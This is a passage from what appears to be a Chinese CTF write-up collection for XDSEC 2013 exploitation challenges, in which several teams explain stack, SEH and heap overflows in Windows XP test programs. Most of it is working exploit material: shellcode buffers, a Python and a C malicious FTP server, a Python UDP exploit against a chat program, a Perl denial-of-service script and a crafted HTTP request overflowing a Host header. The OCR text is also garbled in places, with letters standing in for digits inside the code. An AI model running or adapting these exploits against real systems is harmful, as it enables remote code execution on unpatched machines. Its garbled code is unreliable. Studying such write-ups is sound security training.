buf += "\x4a\x47\xef\x4c\x9c\xcc\x4f\x37\x99\x12\x3b\x8d\xao"
buf += "\x42\x94\x9a\xeb\x7a\x9e\xc5\xcb\x7b\x73\x16\x37\x32"
buf += "\xf8\xed\xc3\xc5\x28\x3c\x2b\xf4\x14\x93\x12\x39\x99"
buf += "\xed\x53\xfd\x42\x98\xaf\xfe\xff\x9b\x6b\x7d\x24\x29"
buf += "\x6e\x25\xaf\x89\x4a\xd4\x7c\x4f\x18\xda\xc9\x1b\x46"
buf += "\xfe\xcc\xc8\xfc\xfa\x45\xef\xd2\x8b\x1e\xd4\xf6\xd0"
buf += "\xc5\x75\xae\xbc\xa8\x8a\xbo\x18\x14\x2f\xba\x8a\x41"
buf += "\x49\xe1\xco\x94\xdb\x9f\xad\x97\xe3\x9f\x9d\xff\xd2"
buf += "\x14\x72\x87\xea\xfe\x37\x77\xa1\xa3\x11\x10\x6c\x36"
buf += "\x20\x7d\x8f\xec\x66\x78\x0c\x05\x16\x7f\x0c\x6c\x13"
buf += "\x3b\x8a\x9c\x69\x54\x7f\xa3\xde\x55\xaa\xco\x81\xc5"
buf += "\x36\x07"
nop = "\x90"
jmpesp = "\x12\x45\xfa\x7f"
```

```

subsp = "\x66\x81\xec\x44\x04"

s = socket.socket()

addr = ("0.0.0.0", 21)

try:

    s.bind(addr)

    s.listen(2)

    a = s.accept()[0]

except BaseException:

    print 'fail to listen on port 21'

    sys.exit()

a.send(nop*304 + jmpesp + nop*8 + subsp + nop*8 + buf)

a.close()

s.close()

// 作者: [Σ-TEAM][whoami]

```

测试环境: WinXP SP3 虚拟机

程序关键在 `sub_4013Do`, 这个函数首先创建 `socket`, 然后尝试连接 `IP.txt` 中的服务器, 连接后调用 `recv()` 接收 FTP 服务器的 banner。之后将存储 banner 的缓冲区地址作为参数, 调用 `sub_401032`。

进入 `sub_401032` 后, 程序申请了一个 `0x12C` 字节的空间

`Dest` = byte ptr -12Ch

然后将其作为 `Dest` 参数, 前面的 banner 缓冲区为 `Source` 参数, 调用 `strcpy()` 函数。

.text:0040126E	mov	eax, [ebp+Source]
.text:00401271	push	eax ; Source
.text:00401272	lea	ecx, [ebp+Dest]
.text:00401278	push	ecx ; Dest
.text:00401279	call	_strcpy

由于 `strcpy()` 函数并不检查数组边界, 导致溢出产生。

`strcpy()` 返回时, `Dest` 的地址作为返回值存储在 `eax` 中。直到 `sub_401032` 返回时, 程序都没有更改 `eax` 的值, 因此可以利用它做跳板。

利用 OD 的插件 OllyFindAddr，找到一个 jmp eax 的地址为 7c8f6571，用这个地址覆盖返回地址。然后在 Dest 头部填充 shellcode，最后的 Dest 布局为

```
-----  
shellcode      共计 0x12C 字节  
junk  
-----  
ebp  
RetAddr    <- 填充为 7c8f6571，即 jmp eax
```

xdsec2013_exploit3.cpp 为溢出利用程序源码。

这个程序会监听 21 端口，有客户端连接时，会将布置好的 shellcode 发送给客户端。

```
#include <stdio.h>  
  
#include <stdlib.h>  
  
#include <WinSock.h>  
  
#include <string.h>  
  
#pragma comment(lib, "ws2_32.lib")  
  
  
#define PORT 21  
  
#define BACKLOG 10  
  
#define LEN 308  
  
  
char buf[] =  
"\xF0\x68\xC9\xBC\xA6\x6B\x68\x63\x89\xD1\x4F\x8B"  
"\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x33\xD2"  
"\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B\x49\x1C\x8B\x09"  
"\x8B\x51\x18\x8B\x52\x34\x80\xFA\x33\x74\x02\x8B"  
"\x09\x8B\x69\x08\xAD\x60\x8B\x45\x3C\x8B\x4C\x05"  
"\x78\x03\xCD\x8B\x59\x20\x03\xDD\x33\xFF\x47\x8B"
```

```
"\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A\xC4\x74\x08"  
"\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C"  
"\x75\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B"  
"\x59\x1C\x03\xDD\x03\x2C\xBB\x95\x5F\xAB\x57\x61"  
"\x3D\xC9\xBC\xA6\x6B\x75\xB5\x33\xDB\x33\xCo\x53"  
"\x40\x3C\x20\x75\xFA\x33\xDB\x53\xBB\x63\x61\x6C"  
"\x63\x53\x8B\xCC\x33\xCo\x54\x54\x50\x50\x50\x54"  
"\x50\x50\x51\x50\xFF\x57\xFC\x33\xDB\x53\xFF\x57"  
"\xF8";
```

```
int InitSocket()  
{  
    WORD    wVersionRequested;  
    WSADATA   wsaData;  
    int      err;  
    wVersionRequested = MAKEWORD(2, 2);  
    err = WSAStartup(wVersionRequested, &wsaData);  
    if (err != 0)  
    {  
        printf("WSAStartup failed with error: %d\n", err);  
        return 1;  
    }  
    if (LOBYTE(wsaData.wVersion) != 2 || HIBYTE(wsaData.wVersion) != 2)  
    {  
        printf("Could not find a usable version of Winsock.dll\n");  
        WSACleanup();  
        return 1;  
    }
```

```
    return o;
}

int main()
{
    SOCKET sockServer;
    SOCKET sockClient;
    SOCKADDR_IN ServerAddr;
    SOCKADDR_IN ClientAddr;
    int sin_size;

    char shellcode[LEN];
    memset(shellcode, 0x90, LEN);
    strcpy(shellcode, buf);
    shellcode[strlen(buf)] = '\x90';
    *((int*)(shellcode+LEN-4)) = 0x7c8f6571; // jmp eax

    ServerAddr.sin_family = AF_INET;
    ServerAddr.sin_port = htons(PORT);
    ServerAddr.sin_addr.S_un.S_addr = INADDR_ANY;
    memset(&(ServerAddr.sin_zero), 0, sizeof(ServerAddr.sin_zero));
    InitSocket();
    if ((sockServer = socket(AF_INET, SOCK_STREAM, 0)) == INVALID_SOCKET)
    {
        printf("[-] Create socket failed.\n");
        exit(1);
    }
    printf("[+] Create socket succeed.\n");
    if (bind(sockServer, (sockaddr*)&ServerAddr, sizeof(ServerAddr)) == -1)
```

```
{  
    printf("[-] Bind port failed.\n");  
    exit(1);  
}  
  
if (listen(sockServer, BACKLOG) == -1)  
{  
    printf("[-] listen failed.\n");  
    exit(1);  
}  
  
printf("[+] Listening port %d...\n", PORT);  
sin_size = sizeof(SOCKADDR_IN);  
sockClient = accept(sockServer, (sockaddr *)&ClientAddr, &sin_size);  
  
  
if (sockClient == INVALID_SOCKET)  
{  
    printf("[-] accept failed.\n");  
    exit(1);  
}  
  
printf("[+] Receive connect from %s.\n", inet_ntoa(ClientAddr.sin_addr));  
printf("[+] Sending shellcode...\n");  
if (send(sockClient, shellcode, LEN, o) == -1)  
{  
    printf("[-] Send shellcode failed.\n");  
    exit(o);  
}  
  
printf("[+] Done.\n");  
closesocket(sockClient);  
closesocket(sockServer);
```

```

WSACleanup();

return o;

}

```

Exploit4:

首先尝试输入一个超长字符串，结果报错，显然是缓冲区溢出

观察堆栈，发现可以通过溢出覆盖 SEH

地址	数值	注释
0013FFA4	00000006	
0013FFA8	0013FF94	
0013FFAC	80622384	
0013FFB0	0013FFE0	指向下一个 SEH 记录的指针
0013FFB4	0040A624	SE 处理程序
0013FFB8	0042A4A8	exploit.0042A4A8
0013FFBC	00000000	
0013FFC0	0013FF0	
0013FFC4	7C817077	返回到 kernel32.7C817077
0013FFC8	0013B874	
0013FFCC	0013B8A4	
0013FFD0	7FFD8000	
0013FFD4	8054C6ED	
0013FFD8	0013FFC8	
0013FFDC	894BC020	
0013FFE0	FFFFFFFFFF	SEH 链尾部
0013FFE4	7C839AD8	SE 处理程序
0013FFE8	7C817080	kernel32.7C817080
0013FFEC	00000000	
0013FFF0	00000000	

按题目要求，XP SP3 的一个通用 pop pop ret 地址是 7ffa1571

13FFB0 则填充跳转至 shellcode 的 jmp 指令

由于这里是输入字符串，故 shellcode 必须编码处理 ox00、ox 0A、ox0D

最终效果：



// 作者: Σ-TEAM

00412DF9 E8 2FE2FEFF call exploit4.0040102D ; 第 1 意见

后将第 1 次输入存入 0042DAD0+4 处

00412E05 E8 23E2FEFF call exploit4.0040102D ; 第 2 意见

后将第 2 次输入存入 0042DAE8+4 处, 但可覆盖 0042DB00 处的内容

而该处内容将决定程序流程, 因些当

0042DB00 覆盖为 D4 DA 42 00 (在 B)

且 0042DAD4 处为 EC DA 42 00 (熠 B)

时可使程序跳转到 0042DAEC 处 (此处保存为第 2 次输入的内容) 执行。

0042DAEC	4A	dec edx
0042DAED	4A	dec edx
0042DAEE	4A	dec edx
0042DAEF	4A	dec edx
0042DAF0	87E2	xchg edx,esp

0042DAF2	58	pop eax
0042DAF3	94	xchg eax,esp
0042DAF4	58	pop eax
0042DAF5	48	dec eax
0042DAF6	48	dec eax
0042DAF7	48	dec eax
0042DAF8	48	dec eax
0042DAF9	48	dec eax
0042DAFA	87E6	xchg esi,esp
0042DAFC	50	push eax
0042DAFD	C3	retn

程序便可转到 00401028 处执行，打印出 Exploit Success!

0042DAEC 4A 4A 4A 4A 87 E2 58 94 58 48 48 48 48 48 48 87 E6 JJJJ 团 X 撸 HHHHH 困


0042DAFC 50 C3 C3 61 D4 DA 42 00 00 00 00 00 00 00 00 00 P 妹 a 在 B.....

第 1 次输入：熠 B

第 2 次输入：JJJJ 团 X 撸 HHHHH 困 P 妹 a 在 B

// 作者：妈妈说名字起的长会比较有人关注

程序的漏洞不是由于超长字符串的原因，而是由于第三次调用第三条意见的时候，进行过地址间的转换而造成，还有就是 scanf 后调用 strcpy 时是根据 EBP-4 的位置复制的。



调用的过程为：

```
00412E0E |. A1 18DB4200      mov     eax, dword ptr [42DB18]
00412E13 |. 8B10              mov     edx, dword ptr [eax]
00412E15 |. 8B0D 18DB4200    mov     ecx, dword ptr [42DB18] ; exploit.0042DB00
00412E1B |. FF12              call    dword ptr [edx]
; 第三次输入字符串
42DB18]——→[42DB00]——→ 【42A030】
```

最后在调用 call 42A030

因此 我把 42DB00 中的内容改成我想要执行的那段程序就好

```
004011CE |. 8D4D DC      lea     ecx, dword ptr [ebp-24]
004011D1 |. 51             push    ecx
004011D2 |. 68 34A04200   push    0042A034 ; ASCII "%s"
004011D7 |. E8 A4290000   call    00403B80 ; scanf
004011DC |. 83C4 08      add    esp, 8
004011DF |. 8D55 DC      lea     edx, dword ptr [ebp-24]
004011E2 |. 52             push    edx
004011E3 |. 8B45 FC      mov     eax, dword ptr [ebp-4]
004011E6 |. 83C0 04      add    eax, 4
004011E9 |. 50             push    eax
004011EA |. E8 A1280000   call    00403A90 ; strcpy
```

最终我的答案是：

bbbbbbbb`@

cccccccccccccccccccccccccccccccccc 莫 B

具体的在 1.txt 里面



在终端窗口中显示了以下内容：

```
cr C:\Documents and Settings\Administrator\桌面\4\expl
****欢迎参加我们的比赛****
相信对我们比赛也有些看法，发表下意见呗。
第1条意见：bbbbbbbb`^P@
第2条意见：cccccccccccccccccccccccccccccc 直B
Exploit Success!
```

Exploit5:

// 作者： kfcf

附件中带有利用脚本，使用 Python 编写，使用方式为：

send.py ip port

执行后，会导致聊天程序启动一个计算器。

已在 XP SP3 CN/KR 下测试。

分析说明：

数据包格式：

采用 UDP 传输，消息格式为：USER:X@Y#Z\$

其中，X 为消息发送者名称，Y 为时间戳，Z 为消息内容。

消息在传输过程中，每字符按位循环加6~1，进行简单的编码。

漏洞利用分析：

消息接收方 recvfrom 消息的时候，最大缓冲区为4096。


程序在使用 altsimpstr 过程中存在 BUG，经过恶意构造的数据包可以覆盖堆结构，绕过对 altsimpstr 对象的引用计数检查，如下图：

00688D33	. B9 33000000	mov ecx, 33
00688D38	. B8 CCCCCCCC	mov eax, CCCCCCCC
00688D3D	. F3:AB	rep stos dword ptr es:[edi]
00688D3F	. 59	pop ecx
00688D40	. 894D F8	mov dword ptr [ebp-8], ecx
00688D42	. 8B45 F8	mov eax, dword ptr [ebp-8]
00688D46	. 8378 0C 00	cmp dword ptr [eax+C], 0
00688D48	. 75 1E	jnz short 00688D60
00688D4C	. 68 D8B8B400	push 00B4B8D8
00688D51	. 6A 00	push 0
00688D53	. 6A 70	push 70
00688D55	. 68 80B7B400	push 00B4B780
00688D5A	. 6A 02	push 2
00688D5C	. E8 5769FDFF	call 0065F6B8
00688D61	. 83C4 14	add esp, 14
00688D64	. 83F8 01	cmp eax, 1
00688D67	. 75 01	jnz short 00688D6A
00688D69	. CC	int3
00688D6A	> 8B45 F8	mov eax, dword ptr [ebp-8]
00688D6D	. 83C0 0C	add eax, 0C
00688D70	. 83C9 FF	or ecx, FFFFFFFF
00688D73	. F0:0FC108	lock xadd dword ptr [eax], ecx
00688D77	. 49	dec ecx
00688D78	. 85C9	test ecx, ecx
00688D7A	.~ 7F 1E	jmp short 00688D9A
00688D7C	. 8BF4	mov esi, esp
00688D7E	. 8B45 F8	mov eax, dword ptr [ebp-8]
00688D7F	. CC	push esp

精心构造数据包，可以在程序准备显示消息的代码段中，控制 EIP:

006BF1E0	.~ 73 02	jne short 006BF1E0
006BF1E0	. E8 7CD3FAFF	call 0066C561
006BF1E5	> 33D2	xor edx, edx
006BF1E7	.^ 75 A7	jnz short 006BF190
006BF1E9	. 8B45 F4	mov eax, dword ptr [ebp-C]
006BF1EC	. 8378 6C 00	cmp dword ptr [eax+6C], 0
006BF1F0	.~ 75 13	jnz short 006BF205
006BF1F2	. 8B4D 08	mov ecx, dword ptr [ebp+8]
006BF1F5	. 51	push ecx
006BF1F6	. 8B55 F4	mov edx, dword ptr [ebp-C]
006BF1F9	. 8B42 20	mov eax, dword ptr [edx+20]
006BF1FC	. 50	push eax
006BF1FD	. FF15 D013C600	call dword ptr [<&USER32.SetWindowTextA]
006BF203	. EB 1A	jmp short 006BF21F
006BF205	> 8B4D 08	mov ecx, dword ptr [ebp+8]
006BF208	. 51	push ecx
006BF209	. 8B55 F4	mov edx, dword ptr [ebp-C]
006BF20C	. 8B42 6C	mov eax, dword ptr [edx+6C]
006BF20F	. 8B4D F4	mov ecx, dword ptr [ebp-C]
006BF212	. 8B49 6C	mov edx, dword ptr [ecx+6C]
006BF215	. 8B10	mov eax, dword ptr [eax]
006BF217	. 8B82 90000000	mov eax, dword ptr [edx+90]
006BF21D	. FFD0	call eax
006BF21F	> 8BE5	mov esp, ebp
006BF221	. 5D	pop ebp
006BF222	. C2 0400	ret 4
006BF225	CC	int3

溢出效果图如下：



```
# Send.py
```

```
import socket
```

```
import struct
```

```
import time
```

```
import sys
```

```
import os
```

```
def encodeMsg(msg):
```

```
    encmsg = ""
```

```
    count = 6
```

```
    for x in msg:
```

```
        encmsg += chr((ord(x) + count)%256)
```

```
        if count == 0:
```

```
            count = 6
```

```
        else:
```

```
            count -= 1
```

```
    return encmsg
```

```
def decodeMsg(encmsg):
    msg = ""
    count = 6
    for x in encmsg:
        msg += chr((ord(x) - count)%256)
        if count == 0:
            count = 6
        else:
            count -= 1
    return msg

def doSendData(ip, port, data):
    client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM )

    enddata = encodeMsg(data)
    client.sendto( enddata, (ip, port))
    client.close()

def getTimeStamp():
    return str(int(time.time()))
    #return '1380883014'

#2822 + key1(4) + 1235 + key2(4) + ...

def genPart1():
    key = 'aaaa'
    partLength = 2822
    count = partLength / len(key) + 1
```

```
part = key * count  
part = part[0:partLength]  
return part
```

```
shellcode = ("|\xeb|\x1b|\x5b|\x31|\xco|\x50|\x31|\xco|\x88|\x43|\x13|\x53|\xbb|\xad|\x23|\x86|\x7c"  
"\xff|\xd3|\x31|\xco|\x50|\xbb|\xfa|\xca|\x81|\x7c|\xff|\xd3|\xe8|\xe0|\xff|\xff|\xff"  
"\x63|\x6d|\x64|\x2e|\x65|\x78|\x65|\x20|\x2f|\x63|\x20|\x63|\x61|\x6c|\x63|\x2e|\x65"  
"\x78|\x65")
```

```
def genPart2():  
    #1235 + 4 + max  
    bridgePoint = '\xb8\x01\xb8\x01'  
    #7FFA156B P-P-P-R  
    return ('1' * 132) + bridgePoint + ('\x90' * 138) + '\xEB\x04' + bridgePoint + shellcode +  
    ('\xcc' * (292 - len(shellcode))) + bridgePoint + ('4' * 175) + bridgePoint + ('5' * 480) +  
    bridgePoint + ('\x51\x52' * 100)
```

```
def doSend(ip, port):  
    data = "USER:" + ('x' * 3) + "@" + getTimeStamp() + "#"  
    payloadlen = (4096 - (len(data) + 2))  
    payload = genPart1() + '\xb8\x01\xb8\x01' + genPart2()  
    payload = payload[0:payloadlen]  
    data += payload + "a$"  
    doSendData(ip, port, data)
```

```
def doSendNormal(ip, port):  
    data = "USER:" + ('x' * 3) + "@" + getTimeStamp() + "#$$$$$$"  
    doSendData(ip, port, data)
```

```
if __name__ == "__main__":
```

```
    if len(sys.argv) != 3:
```

```
        print """param missing!
```

Example:

```
python send.py 127.0.0.1 9999"""
```

```
    exit()
```

```
ip = sys.argv[1]
```

```
port = int(sys.argv[2])
```

```
count = 0;
```

```
for i in range(17):
```

```
    count += 1
```

```
    doSend(ip, port)
```

```
    #print count
```

```
    time.sleep(0.1)
```

```
for i in range(10):
```

```
    doSendNormal(ip, port)
```

```
    time.sleep(0.1)
```

```
for i in range(30):
```

```
    count += 1
```

```
    doSend(ip, port)
```

```
    #print count
```

```
    time.sleep(0.1)
```

```
// pandora
```

数据包格式, UDP 协议

```
User:<sender>@<linux_timestamp>#<message_body>$  
<为变量>
```

在68AD20函数中，进行内存拷贝时没有验证<sender>的长度，导致栈溢出。

但是由于程序使用的是 UDP 协议，而且对接收的消息作了长度限制(4096bytes),导致 cookie 检查失败。

而且程序没有采用虚函数，所以以下两个利用方式都不可用：

1。覆盖虚表

2。覆盖 SEH，因为 SEH 第一个地址在大于4096字节的地方

所以只剩下一种利用思路，预测 cookie。这个成功率太低，所以此 exploit 只能做到拒绝服务的程度。

如果可以突破 cookie 验证的话，还是可以进行远程代码执行的。

附件中为拒绝服务的 poc，使用方法，在存在 perl 环境的情况下：

```
perl send.pl
```

请确保 perl 安装了 IO::Socket::INET 模块（默认应该安装了）

```
//send.pl
```

```
use IO::Socket::INET;
```

```
use Data::Dump qw/dump/;
```

```
my $socket = new IO::Socket::INET ( PeerHost => '127.0.0.1', PeerPort => "$ARGV[0]", Proto => 'udp', ) or die "ERROR in Socket Creation : $!\n";
```

```
@hash_map = (6,5,4,3,2,1,0);
```

```
sub msg_encode{
```

```
    $ret = '';
```

```
    @chars = split //,shift;
```

```
    $i = 0;
```

```
    foreach $c(@chars){
```

```
        if($i == 7){
```

```
            $i = 0;
```

```
}

$ret .= chr(ord($c) + $hash_map[$i]);

++$i;

}

$ret;

}

#total 4096 bytes

$time = time();

$message = "hello";

$repeat = ((4096 - 8) - (length $time) - (length $message));

$user = ("X"x300)."|xCC|xCC|xCC|xCC"."|x4a\xe3\xbe\xdc".'XXXX'.aaaa';

#USER:<sender name>@<timestamp>#<message>$

$data = sprintf("USER:%s@%s#%s$" , $user, $time, $message);

print $socket->send(msg_encode $data);
```


Exploit6:


团队 ID: 飘扬萌

答题: 飞扬风

环境: xp sp3

抓包以后用 burp 来发送, 发现溢出点在 Host 这个地方, 如下





找到溢出点了，不过这里好像有过滤之类的，小于 0x20 跟大于多少的会被截断

那么 jmp esp 就用不了，应为是 7ffa4512

00402CF8	\$ 8B4424 04	mov eax,dword ptr ss:[esp+0x4]	第一位是否空格
00402CF4	. 8038 20	cmp byte ptr ds:[eax],0x20	
00402CF7	.~ 7E 09	jle Xwebio.00402D02	
00402CF9	> 8A48 01	mov cl,byte ptr ds:[eax+0x1]	
00402FCF	. 40	inc eax	
00402CFD	. 80F9 20	cmp cl,0x20	
00402D00	.^ 7F F7	jb Xwebio.00402CF9	这里是一个过滤
00402D02	> C600 00	mov byte ptr ds:[eax],0x0	
00402D05	. 8A48 01	mov cl,byte ptr ds:[eax+0x1]	
00402D08	. 40	inc eax	
00402D09	. 80F9 20	cmp cl,0x20	
00402D0C	.~ 7F 0D	jb Xwebio.00402D1B	

用不了就找一个能用的地址，发现 Get 参数覆盖的地方能用，果断找一个 0x003b622c

本来 oo 也是截断，我就用了本来被过滤的 fa，这样 fa 会被变成 oo

31	31	31	31	31	31	31	31	31
6c	63	54	b8	c7	93	bf	77	3
6c	63	54	b8	c7	93	bf	77	3
2f	31	2e	31	0d	0a	48	6f	7
31	31	31	31	31	31	31	31	3
31	31	31	31	31	31	31	31	3
31	31	31	31	31	31	31	31	3
31	31	31	31	2c	62	3b	fa	3
65	72	2d	41	67	65	6e	74	3
61	2f	35	2e	30	20	28	57	6

这样在这个位置放置 shellcode 就好了，还是用 exp4 的精简版 calc，构造好文件 exp6.bin

```

000000000h: 47 45 54 20 2F 69 6E 64 65 78 2E 68 74 6D 6C 31 ; GET /index.html1
000000010h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 ; 111111111111111111
000000020h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 ; 111111111111111111
000000030h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 ; 111111111111111111
000000040h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 ; 111111111111111111
000000050h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 ; 111111111111111111
000000060h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 ; 111111111111111111
000000070h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 ; 111111111111111111
000000080h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 ; 111111111111111111
000000090h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 ; 111111111111111111
000000a0h: 33 C0 50 68 63 61 6C 63 54 B8 C7 93 BF 77 FF B0 ; 3. 算法 hcalcT 漏洞 w ? 
000000b0h: 31 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 ; 1. HTTP/1.1. Host
000000c0h: 3A 20 31 31 31 31 31 31 31 31 31 31 31 31 31 31 ; 111111111111111111
000000d0h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 ; 111111111111111111
000000e0h: 31 31 31 31 31 31 31 31 31 31 2C 62 3B FA 31 31 ; 111111111111, b;?1
000000f0h: 31 31 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 ; 11. User-Agent:
00000100h: 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 57 69 6E ; Mozilla/5.0 (Win
00000110h: 64 6F 77 73 20 4E 54 20 35 2E 31 3B 20 72 76 3A ; dows NT 5.1; rv:
00000120h: 32 34 2E 30 29 20 47 65 63 6B 6F 2F 32 30 31 30 ; 24.0) Gecko/2010
00000130h: 30 31 30 31 20 46 69 72 65 66 6F 78 2F 32 34 2E ; 0101 Firefox/24.
00000140h: 30 0D 0A 41 63 63 65 70 74 3A 20 74 65 78 74 2F ; 0..Accept: text/
00000150h: 68 74 6D 6C 2C 61 70 70 6C 69 63 61 74 69 6F 6E ; html,application
00000160h: 2F 78 68 74 6D 6C 2B 78 6D 6C 2C 61 70 70 6C 69 ; /xhtml+xml,appli
00000170h: 63 61 74 69 6F 6E 2F 78 6D 6C 3B 71 3D 30 2E 39 ; cation/xml;q=0.9
00000180h: 2C 2A 2F 2A 3B 71 3D 30 2E 38 0D 0A 41 63 63 65 ; ,/*/*;q=0.8..Acce
00000190h: 70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 7A 68 2D ; pt-Language: zh-

```

直接 nc 上传就利用了，省事



队伍: [Random](#)

提交者: [RPG](#)

测试环境: [Windows XP sp2](#)、[XP sp3](#)、[Win7](#)

Webio.exe 在接受客户端的 http 请求数据包时，会解析 http 数据头的个别字段，并分别处理，webio.exe 在解析 host 字段时发生缓冲区溢出，溢出发生在将堆内存中的 host 数据拷贝到栈内的 eip 会被覆盖。如图所示：

以上是 webio.exe 在调试状态下处理 http 头部 host 字段的情况，

程序将位于堆区 0x3c61e2 处的数据，拷贝到栈的 0x12fb30 处

在 `0x12fb58` 处就是 `eip`, 保存了函数的返回地址。


以下为使用字符串“1111”覆盖 eip 的情况：

